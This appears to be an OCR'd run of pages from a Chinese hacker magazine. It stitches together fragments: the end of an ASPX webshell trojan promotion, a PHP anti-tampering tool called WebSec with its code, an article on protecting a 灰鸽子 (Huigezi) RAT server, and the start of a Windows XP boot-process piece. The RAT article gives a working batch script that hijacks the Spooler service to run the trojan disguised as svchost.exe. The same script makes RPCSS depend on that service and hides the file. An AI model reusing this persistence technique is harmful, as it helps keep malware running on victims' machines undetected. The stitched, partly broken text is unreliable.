


图11

最后一个Treeview控件是"数据库操作"，这个功能我想也没有必要多说了，不过在该导航下有个"打包"功能，一般的ASPX木马很少见有这种功能。传统的海洋木马利用二进制将数据写入数据库中，由于.NET新建数据库需要引用个COM组件，如此一来在ASPX木马中想集成这个功能有点困难。所以在这里就用了WINRAR这个第三方软件进行打包，我想如今大多数服务器上都存在该软件，所以此功能还是有一定的实用性，打包压缩的后缀名为rar文件。

好了，关于此木马的功能大致上就介绍到这里，还需要大家自己去体验，有什么问题的话还多谢各位及时反馈给我。此木马在当前的ASPX木马中功能还算全的，由于当初在设计页面的时候没有考虑周全，导致在操作多个功能模块的时候也许会产生小冲突，所以在顶端我加上了个"刷新页面"功能，只要刷新即可解决问题。

好了，文章就写到这儿，欢迎大家到"黑手"论坛www.nohack.cn/bbs上交流，或者到我的百度空间hi.baidu.com/ahhacker86去提建议。

编辑注：

梦幻剑客写的文章我就不想再多说什么了！创作此aspx马的原理性文章将在下期刊登，一定要关注哦！ NOHACK

还是以index.php为例，添加代码如下：

```
<?php
require_once("C:\wwwroot\web_data.php");
 //包含web_data.php，以便得知自身的长度信息
$this_file="C:\wwwroot\index.php";
//程序在插入该代码前识别出index.php的绝对路径，并将该信息写入此行代码
$pbb=1/$pvg*10000;
$randnum=rand(1,10000);
if  ($randnum<=$pbb)  {
//$pvg是用户指定的，平均每隔$pvg次页面执行量就执行一次下面的检测
$bruce=file_get_contents($this_file);
//读取本文件内容
If  (strlen($bruce)!=$file_len['$this_file']){
require_once("C:\wwwroot\unzip.php");}
//测量本文件的字符数是否与web_data.php中存放的一致，如果不一致，执行一键还原
exit("<script>window.location.reload(true);</script>");
//立即停止html输出，以防影响当前用户，并输出刷新的javascript
}
php?>
```

以上代码的功能是，大约每隔$pvg个页面执行量就进行检测。为何说是“大约”呢？因为PHP中没有像ASP中的application一样的全局变量，如果我将页面执行总量通过硬盘来保存的话，将会极大的影响页面的执行效率，因为这个变量存取的太频繁了。如果存取只在内存中进行，那效率就会快很多。因此我采用的是“概率法”，如果用户设置$pvg的值为100（下文简称这个值为pvg），那每个页面执行时进行检测的概率只有1%。这样虽有点误差波动，但在长时间的范围内，页面平均每隔100次执行就进行检测。

实战篇

一、WebSec的安装

WebSec是我为本文专门写的一款程序，该程序包含主文件websec.php和一键还原的文件unzip.php。大家把这两个文件上传到网站目录，保持这两个文件在同个目录下，然后在浏览器中浏览websec.php，如图1。




图1

你需要告诉WebSec你要设置的pvg值，这个值的范围是1至10000。大家要根据你服务器的硬件情况以及你的网站流量合理设置，过小会导致页面延迟增加，过大会增大受挂马影响的用户范围。

设置好后点击“下一步”，此时WebSec会遍历所有目录把上述代码插入到每个PHP文件的头部，然后检测每个文件的长度并将其写入web_data.php。不出意外的话，会出现如图2的页面。




图2

此时WebSec需要你将网站文件打包以做一键还原之用，大家输入压缩包的名字，扩展名一定要为ZIP。建议名字复杂点，若被攻击者下载了可不是好玩的。完成后点击“下一步”开始压缩，这时需要你输入密码，以防攻击者利用，密码在websec.php源码的第二行，默认admin，建议将其修改，如图3。




图3

输入后点击“进入”，程序列举了当前目录的文件和文件夹，建议去掉图片（image）以及上传（upload）文件夹等，以节省资源。**注意：一定记得要把web_data.php压缩（默认），因为网站已经包含了这个文件，如果该文件被挂马且无法还原，马儿会一直挂在网站上。**

文本框中默认留空，如图4，点击“开始压缩”，程序就对选择的文件进行压缩了。




图4

一定记得要点击“最后完成”按钮，至此，安装完毕。应当注意的是，本次安装步骤不要随意重复，以免造成数据冗余，影响网站运行效率。此时最好把websec.php删除。

二、测试

首先搭建一个PHP网站，按照上诉步骤在该网站中安装WebSec，为了方便测试，我设置pvg为10，当然这只是个平均值。在index.php中写入恶意代码<iframe src="http://www.baidu.com/" />，浏览一下，如图5。




图5

再次刷新页面，依旧如图5，直到我刷新到第16次，百度的嵌套页面消失，




图6

网站还原成功，如图6。

然后我再次将恶意代码插入到index.php中，之后又刷新了5次，嵌套页面才消失。Pvg的波动还挺大，可见我总共刷新了21次页面，执行了2次检测，平均每隔10.5个页面检测一次，非常接近我们设置的Pvg（即10）。

三、不足

WebSec并没有对css、js、Html等静态文件进行检测，而这些文件也是可以挂马的。但是如果PHP文件被挂马，静态文件都会顺便被还原的。好在现在大多数马都会挂在动态脚本中，这也是恶意程序自动化挂马的结果。

WebSec对全静态的PHP站理论上效果不会理想，因为有些静态站是动态的脚本不断修改或添加静态文件来实现的，而这些静态文件又无法及时备份到ZIP包里，因此无法被还原。

WebSec生成的数据文件web_data.php并不能防止挂马，假如攻击者很熟悉WebSec的防御原理，他就会单单只在web_data.php中挂马，这样WebSec就发现不了了。而所有网站文件都会把web_data包含进去，以此来实现挂马目的。

“防挂马程序本身不防挂马”不是一句笑话，而是程序设计的死角。假如WebSec检测了web_data.php的长度，又反过来将长度信息写入其中，那web_data.php的长度便会因此改变，其中记录的数据便不准确了。

好的程序都要经过无数的debug，WebSec也不例外，欢迎大家来debug，让这款摇篮中的程序越来越完善。

[文章中涉及到的工具已经收录于本期光盘中]

编辑点评：

作者最后的几段说的比较公正，也就是我要提到的，如果程序本身就不安全，那么用户在使用它的时候危害将会变得更大。

NOHACK



■蜀国布衣

让系统服务来保护木马服务端

从本文你可以学到：
如何巧妙设置木马服务端

虽说目前有很多木马的免杀方法可以让服务端躲过杀毒软件的检测，但是对于有经验的用户，仍然可以通过冰刃等安全工具，检测出系统里面存在的木马病毒。因此当务之急就是保护好服务端程序，不然可以随意的被用户进行结束，停止操作。常言说得好：“师夷长技以制夷”，今天我们就利用系统里面最常见的服务，来保护服务端程序的正常运行。

一、巧妙设置服务端

我们还是按照老规矩，先配置一个服务端程序，这里还是使用常见的灰鸽子木马，点击“配置服务程序”按钮弹出配置窗，在“安装路径”中设置服务端程序的安装路径和名称，比如我这里设置的安装路径就是$(WinDir)\svchost.Exe，如图1。




图1

当然你也可以取其它的名称，比如QQ、Maxthon、迅雷等。接着在“启动项设置”标签中，将木马默认的启动选项前的勾去掉，这是因为后面我们将利用系统服务来启动它。然后在“高级选项”标签中，将所有选项前面的勾去除，这样可以避免主动防御的提示。

二、修改服务来保护

我们知道在Windows系统中，有很多各式各样的启动服务，这些服务里面有的是必须的，有的则是可以被停止使用的。还记得几年前的冲击波病毒吗？正是因为病毒所利用的程序和系统必须的服务存在关系，因此当病毒发作时就会出现Windows系统崩溃的情况。而现在我们只需要把木马的启动服务，修改成系统必须的服务，就可以起到保护作用。

现在打开一个记事本程序，输入以下的代码另存为mm.bat文件：

```
@echo off
sc stop Spooler
sc config Spooler start= auto
sc config Spooler binPath= "c:\windows\svchost.exe /service"
sc config rpcss depend= Spooler
sc start Spooler
attrib +s +h +r svchost.exe
```

这段代码的作用是首先将自带的打印机服务（Spooler）进行停止，并将其运行方式设置成“自动运行”的方式。当然大家也可以根据实际情况，选择那些不常用的系统服务来操作。然后将打印机服务关联的文件路径，修改成服务端程序的路径c:\windows\svchost.exe。接下来就是整段代码最为关键的地方，将rpcss（Remote Procedure Call）服务的依存关系链接到打



WinXP启动内幕过程

从本文您可以学到：

1、了解计算机的启动过程

2、学会解决计算机启动中遇到的部分问题

经常碰到有人问：计算机无法启动、WINDOWS启动变慢、提示找不到文件，或者蓝屏等关于WINDOWS启动的故障。我根据多年的实战经验，并查阅了微软的技术文档，从计算机启动的内幕分析它的启动过程，让用户对系统的启动有更深层更细致的了解。

我将计算机系统的完整启动过程画了一张图，如图1所示，后面的讲解都是根据这个图示来完成。

一、自检及初始化部分

